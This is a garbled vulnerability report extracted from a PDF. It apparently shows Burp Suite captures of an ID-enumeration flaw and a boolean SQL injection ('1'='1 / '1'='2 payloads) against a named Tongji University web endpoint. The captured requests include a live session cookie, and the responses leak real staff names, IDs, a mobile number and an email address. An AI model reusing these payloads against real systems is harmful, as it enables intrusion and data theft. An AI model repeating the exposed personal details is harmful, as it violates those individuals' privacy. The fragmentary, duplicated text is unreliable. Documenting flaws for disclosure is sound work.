User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

用户基本信息

姓名	孙效敏
工号	11142
部门	法学院
移动电话	
固定电话	
Email	

发消息 关闭

Target: https://czb.tongji.edu.cn

Request: GET /pub/userInfo.jsp?param=11141 HTTP/1.1

Response:

```
{
  "name": "董洁云",
  "id": "11141",
  "dept": "对外联络与发展办公室",
  "mobile": "15901852805",
  "fixed": "",
  "email": "jydong@tongji.edu.cn"
}
```

用户基本信息

姓名	董洁云
工号	11141
部门	对外联络与发展办公室
移动电话	15901852805
固定电话	
Email	jydong@tongji.edu.cn

发消息 关闭

SQL注入:

1返回正常, 2返回错误

Target: https://czb.tongji.edu.cn

Request: GET /pub/userInfo.jsp?param=11142'+and+'1'='1 HTTP/1.1

Response:

```
{
  "name": "孙效敬",
  "id": "11142",
  "dept": "法学院",
  "mobile": "",
  "fixed": "",
  "email": ""
}
```

用户基本信息

姓名	孙效敬
工号	11142
部门	法学院
移动电话	
固定电话	

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g
nbh=noM3103
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

固定电话	
Email	

发消息 关闭

Request

Pretty

Raw

Hex

1 GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1

2 Host: czb.tongji.edu.cn

3 Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3

4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Windows"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

9 Accept:

10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w

11 ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: navigate

14 Sec-Fetch-User: ?1

15 Sec-Fetch-Dest: document

16 Referer:

17 https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g

18 nbh=noM3103

19 Accept-Encoding: gzip, deflate

20 Accept-Language: zh-CN,zh;q=0.9

21 Connection: close

22

Response

Pretty

Raw

Hex

Render

用户基本信息

发消息 关闭

数据包:

第10页 共11页

2023/1/3 9:29

GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1

Host: czb.tongji.edu.cn

Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3

Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8,application/signed-exchange;v=b3;q=0.9

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://czb.tongji.edu.cn/ssgl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&gnbh=noM3103

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close